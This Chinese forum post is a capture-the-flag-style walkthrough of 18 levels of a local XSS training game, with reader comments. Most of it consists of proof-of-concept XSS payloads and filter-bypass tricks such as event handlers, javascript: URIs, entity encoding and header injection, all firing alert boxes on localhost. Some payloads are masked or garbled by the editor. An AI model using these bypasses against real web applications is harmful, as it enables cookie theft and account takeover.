登录

【巨人肩膀上的矮子】XSS挑战之旅---游戏通关攻略（更新至18关）

monika / 2017-04-01 14:13:00 / 浏览数 25361 新手 入门资料 顶(0) 踩(0)

最近发现一个有趣的XSS闯关小游戏，游戏的作者是先知社区的大佬@Mramydnei，喜欢XSS的大家可以一起来学习交流。

现在我把自己在前面的十八关里面的闯关过程记录一下，大神绕行，我是菜鸟，大家可以一起学习，互相进步成长。

第一关，没有任何疑问，简单的不能再简单，没有任何过滤

输入点在url里面，参数name

输出点在页面里面，没有任何限制

所以可以构造payload

```
http://127.0.0.1/xss/level1.php?name=<script>confirm("■■■■■■■")</script>

http://127.0.0.1/xss/level1.php?name=<script>prompt("■■■■■■■")</script>

http://127.0.0.1/xss/level1.php?name=<script>alert("■■■■■■■")</script>
```

XSS挑战之旅---level2

来到第二关，发现这次输入点在界面和url里面都有了

输出点还是在界面中

我们来尝试进行XSS试探

```
test"><script>confirm("■■■■■■■")</script>
```

发现神奇的弹窗了，好吧，来看看源代码

显而易见，上面尖括号被过滤了，而下面却没有

这样的话，我们原来的payload是可以用的

```
test"><script>confirm("■■■■■■■")</script>

test"><script>prompt("■■■■■■■")</script>

test"><script>alert("■■■■■■■")</script>
```

XSS挑战之旅---level3

来到第三关，前面都比较简单，就不具体叙述

输入点输出点见截图

这里过滤了尖括号

我们用事件来弹窗啦

```
' oninput=alert`1` //
' oninput=alert`1` '
' onchange=alert`1` //
' onchange=alert`1` '
```

XSS挑战之旅---level4

第四关和第三关基本一样，真搞不懂考察什么

无非就是把源码里面单引号变成了双引号，同样事件弹窗

payload:

```
" onchange=alert`1` "
" onchange=alert`1` //
" oninput=alert`1` "
" oninput=alert`1` //
```

XSS挑战之旅---level5

废话不多说了，剧情还是原来的剧情

直接上源码吧

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("■■■■■■");
window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>■■■■level5</title>
</head>
<body>
<h1 align=center>■■■■level5</h1>
<h2 align=center>■■■■■test■■■■■.</h2><center>
<form action=level5.php method=GET>
<input name=keyword  value="test">
<input type=submit name=submit value=■■ />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload■■■:4</h3></body>
</html>
```

这次是on替换成了o_n script替换成了sc_ript
很明显这是不让我们用事件和script啊

不想多说了，我自己走了弯路

现在直接发我的payload：

```
"> <a href="javascript:%61lert(1)">click me</a> //
"> <a href="javascript:alert('xss')">111</a> //
"> <a href="javascript:alert(/1/)">axxx</a> //
```

XSS挑战之旅---level6

来到level6，这一关测试的主要是大小写问题，可以用大小写绕过技术

```
"> <Script>alert('handsome boy')</script> //
"> <img Src=x OnError=alert('xss')> //
```

有趣的事我自己用的编辑器也弹窗了，哈哈

XSS挑战之旅---level7

来到第七关，这一关是针对script和on的过滤，我们可以构造来绕过

```
" oonninput=alert(1) "
"> <scscriptript>alert`xss`</scscriptript> //
```

XSS挑战之旅---level8

来到了第八关，这一关难度加大，我们来继续

首先，我们需要先来进行测试一番

测试代码：

```
"'%&#></script><p class="onmouseover=" onmouseover="xx" onxxx="">xxx</p>
```

```
' "><img src=x onerror=alert(2) x=
```

没有过滤：' > < % & #

过滤了：" src on script data

就是这些了，唉，头疼

输出点1：

```
<input name=keyword  value=""'%&#></script><p class="onmouseover=" onmouseover="xx" onxxx="">xxx</p>">
```

这个服了，直接放弃

输出点2：

```
</center><center><BR><a href=""'%&#></scr_ipt><p class="o_nmouseover=" o_nmouseover="xx" o_nxxx="">xxx</p>">■■■■</a></center>
```

a标签内，href属性中，很明显，我们想到了协议绕过

```
Javascript■■■■■■■■■■URL■■■
       ■■<a href="javascript:%61lert(1)">click me</a>■■■■■■■■■
       ■■img■■■:<img src=1 onerror="javascript:%61lert(1)">
       ■■href■■■■■■■■■URL■■■■■URL■■■onerror■■■■■■JS,■■■■■■■■url■■■■■■■■entity(HTML■■)■■■
       <a href="javascript:%61lert(1)">click me</a>
```

ri ri

```
javascript:%61lert(1)
```

```
javascript:alert(1)
```

```
javascript:alert(1)
```

```
javascript:alert(1)
```

XSS挑战之旅---level9

本题目难点在于它会自动检测url，如果发现没有带http:// 内容则会显示不合法，那么应该如何绕过呢？

href必须带着url!

```
javascript:alert(1)//http://www.0aa.me  //■■■■
javascript:%0dhttp://www.0aa.me%0dalert(1)  //■■■■■■■■■
```

针对题目，我们可以适当修改一下

```
javascript:alert(1)//http://www.0aa.me
```

```
javascript:%0dhttp://www.0aa.me%0dalert(1)  //
```

XSS挑战之旅---level10

http://127.0.0.1/xss/level10.php?keyword=well done!

输入点在url中，参数是keyword

首先测试以下过滤情况

```
' "><img src=x onerror=alert(2) x=
```

群友大神给的payload：

```
url=&t_sort=" type="text" onclick="alert()
```

```
http://127.0.0.1/xss/level10.php?keyword=888888&t_sort="; type="text" onclick="alert()
```

```
http://127.0.0.1/xss/level10.php?keyword=888888&t_sort=" type="" onclick="alert()
```

```
http://127.0.0.1/xss//level10.php?keyword=well done!&t_sort=" onmouseover=alert(1) type="text"
```

```
http://127.0.0.1/xss//level10.php?keyword=well done!&t_sort=8888" type="text" onmouseover="alert(666)
```

XSS挑战之旅---level11

我们从第十关走过来的，开始抓包，打开burp suit抓包看看

```
http://127.0.0.1/xss//level10.php?keyword=well done!&t_sort=8888" type="text" onmouseover="alert(666)
```

抓包以后观察，我们发现refer参数会输出到后面

修改refer参数就可以达到弹窗效果了

XSS挑战之旅---level12

继续抓包，这次参数在user-agent处，依照第11关的办法抓包改包

XSS挑战之旅---level13

来到了第十三关，这次修改的参数在cookie里面

XSS挑战之旅---level14

查看源码通过iframe标签引入了一个http://exofvoewer.org, 结合乌云爆出的

漏洞，上传一个含有xss代码的图片触发xss。

exif xss

XSS挑战之旅---level15

这里用了angularjs的ng-include，直接在包含的页面里用`<script>`触发不了，用了img标签。

遵循SOP，只好调用第一关代码。

需要单引号包裹，否则变成注释。

paload：

```
/level15.php?src='level1.php?name=test<img src=1 onerror=alert(1)>'
```

AngularJS ng-include 指令

ng-include 指令用于包含外部的 HTML 文件。

包含的内容将作为指定元素的子节点。

ng-include 属性的值可以是一个表达式，返回一个文件名。

默认情况下，包含的文件需要包含在同一个域名下。

```
<element ng-include="filename" onload="expression" autoscroll="expression" ></element>
```

```
<ng-include src="filename" onload="expression" autoscroll="expression" > </ng-include>
```

```
<body><span class="ng-include:'level1.php?name=test<img src=1 onerror=alert(1)>'"></span></body>
```

XSS挑战之旅---level16

 http://127.0.0.1/xss//level16.php?keyword=test

过滤空格，script，/，使用%0d %0a做分割符

payload：

```
/level16.php?keyword=<img%0Dsrc=1%0Donerror=alert(1)>
```

```
http://127.0.0.1/xss//level16.php?keyword=<img%0asrc=1%0aonerror=alert(1)>
```

```
http://127.0.0.1/xss//level16.php?keyword=<img%0asrc=x%0donError=alert('xss')>
```

```
http://127.0.0.1/xss//level16.php?keyword=<iframe%0asrc=x%0donmouseover=alert`1`></iframe>
```

```
http://127.0.0.1/xss//level16.php?keyword=<svg%0aonload=alert`1`></svg>
```

XSS挑战之旅---level17

输入点在url，我们来寻找输出点

不要被flash迷惑。

输入点在url中，过滤了尖括号和双引号，用on事件触发。

payload：

```
/level17.php?arg01=a&arg02= onmouseover=alert(1)
```

```
http://127.0.0.1/xss//level17.php?arg01=a&arg02=b 8888 onmouseover=alert(1)
```

XSS挑战之旅---level18

```
http://127.0.0.1/xss//level18.php?arg01=a&arg02=b onmouseout=alert(1)
```

感觉17题和18题没啥区别啊

payload:

```
http://127.0.0.1/xss//level18.php?arg01=a&arg02=b onmouseout=alert(1)
```

```
http://127.0.0.1/xss//level18.php?arg01=a&arg02=b onmouseout=alert`1`
```


```
http://127.0.0.1/xss//level18.php?arg01=a&arg02=b onmouseover=alert`1`
```

19关和20关属于Flash XSS，这里不再赘述，有兴趣的小伙伴们可以去深入学习。

xss源码小游戏.zip (1.0 MB) 下载附件

上一篇：简单的越权防御 下一篇：CVE20177269IIS60远...

1. 46 条回复


hades 2017-04-01 14:27:48

欢迎小伙伴们继续完善补充下面的通过秘笈

0 回复Ta


vulntor 2017-04-01 18:48:16

https://vulntor.pw/xsszai-xian-tiao-zhan-bu-fen-ti-jie/

这里记录了其中几题

0 回复Ta


wing 2017-04-02 04:56:25

这个是sqler搭建的，但是为啥有安全狗，第一关就有

0 回复Ta


monika 2017-04-02 06:43:03

不清楚，我自己是下载的源码包，本地搭建的

0 回复Ta


vulntor 2017-04-02 07:35:22

腾讯云的waf 之前测试忘了关 现在关了

0 回复Ta


hades 2017-04-02 07:48:52

Mramydnei觉得还是开WAF比较好完 哈哈

0 回复Ta


小75 2017-04-02 10:18:27

0 回复Ta


lespoir 2017-04-02 12:54:47

请问源码哪里可以下载，谢谢。

0 回复Ta


monika 2017-04-02 13:36:11

XSS小游戏源码 链接：http://pan.baidu.com/s/1gfIGcgz 密码：cynn

0 回复Ta


lespoir 2017-04-04 10:36:40

感谢分享下载 ，谢谢

0 回复Ta


毛仑 2017-04-09 15:40:51

楼主level8是没有通过吗？

0 回复Ta


samli 2017-04-10 10:06:58

我也觉得第八关有问题，参考http://xss-quiz.int21h.jp/stage008.php?sid=4aadb511c2d7b14bf6a04451ed44dfeb66e41302

0 回复Ta


whynot 2017-04-10 10:42:20

level8的JavaScript添加了一个下划线。javascr_ipt

0 回复Ta


monika 2017-04-11 01:11:19

我统一解释一下，第八关的payload应该是：
[code]javascript:alert(1)[/code]由于编辑器的原因，自动解码了
我分开打字
[code]javascript:alert(1)[/code][code]javasc&#去掉空格x0072;ipt:alert(1)[/code]这样子就可以了

0 回复Ta


monika 2017-04-11 01:14:02

第八关payload应该是：
[code]javasc&#去掉空格x0072;ipt:alert(1)[/code]由于错误执行解码，所以变成了
[code]javascript:alert(1)[/code]

0 回复Ta


毛仑 2017-04-11 02:11:52

嗯。验证通过了。其实是对javascript中script进行了HTML字符实体 转换，绕过了过滤。

0 回复Ta


monika 2017-04-11 02:24:02

[code]javascript:alert(1)[/code]

0 回复Ta


monika 2017-04-11 02:26:53

```
javascript:alert(1)
```

```
javascript:alert(1)
```

javascript:alert(1)

0 回复Ta


过往云烟 2017-04-25 07:52:46

问下，为啥chrome浏览器第一关输入<script>alert(1)</script>,而Firefox就能通关呢？是因为chrome对于xss已经有自动化检测防范了吗？

0 回复Ta


monika 2017-04-25 09:34:43

是的

0 回复Ta


毛仑 2017-05-16 00:40:37

第20题呢？怎么没有更新了？

0 回复Ta


simeon 2017-05-16 00:54:47

好东西必须赞一个！

0 回复Ta


hades 2017-05-16 01:01:54

他不会flash的

0 回复Ta


imklever 2017-08-02 08:57:34

嗨，楼主这个网盘分享失效了，能受累再给我发一份么，学习一下，谢谢了

0 回复Ta


imklever 2017-08-03 08:13:18

兄弟还有源码么，能否分享下

0 回复Ta


hades 2017-08-03 08:31:21

前面楼层应该有源码

0 回复Ta


imklever 2017-08-06 03:05:55

网盘失效了。。。哎

0 回复Ta


hades 2017-08-06 04:05:57

更新在主楼了

0 回复Ta


lespoir 2017-08-06 10:28:36

有呀，传附件好像失败

0 回复Ta


imklever 2017-08-06 11:06:24

不得不赞，谢谢啦

0 回复Ta


imklever 2017-08-06 11:07:55

收到了，十分感谢

0 回复Ta


哒哒123 2017-08-11 07:28:59

<script>alert("完成的不错！")</script>

0 回复Ta


toking 2017-08-20 02:36:37

谢谢楼主，学习了一波。

0 回复Ta


chock 2017-08-21 09:30:29

很好的xss游戏教程，想借一份源码进行研究

0 回复Ta


sefir0t 2017-08-22 01:57:03

我是来copy源码的

0 回复Ta


shellb0y 2017-08-22 06:59:45

链接已经失效了，谁下载了，分享下链接吧，多谢。

0 回复Ta


shellb0y 2017-08-22 07:11:44

找到了，是个附件形式啊，搜出来的。

0 回复Ta


leelie 2017-08-26 21:35:00

自己学习一下

0 回复Ta


cike 2017-09-23 12:24:56

看下源码

0 回复Ta


greetleejoy 2017-10-09 06:05:27

补充思路，学习了

0 回复Ta


sm0nk 2017-10-15 11:19:54

评论有经典

0 回复Ta

 hades 2017-10-16 01:34:08

咦

0 回复Ta

 想飞de猪 2017-10-20 12:50:08


干货，谢谢大佬

0 回复Ta

 cloudyfly 2017-12-28 17:16:21

@monika 给的源码链接打不开了，能再提供一下吗

0 回复Ta

 hades 2018-01-05 14:06:02

@cloudyfly 主楼有附件。。。。尬

0 回复Ta

sol**** 2019-01-22 17:04:20

level15输出的地方过滤了<>，怎么绕过？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板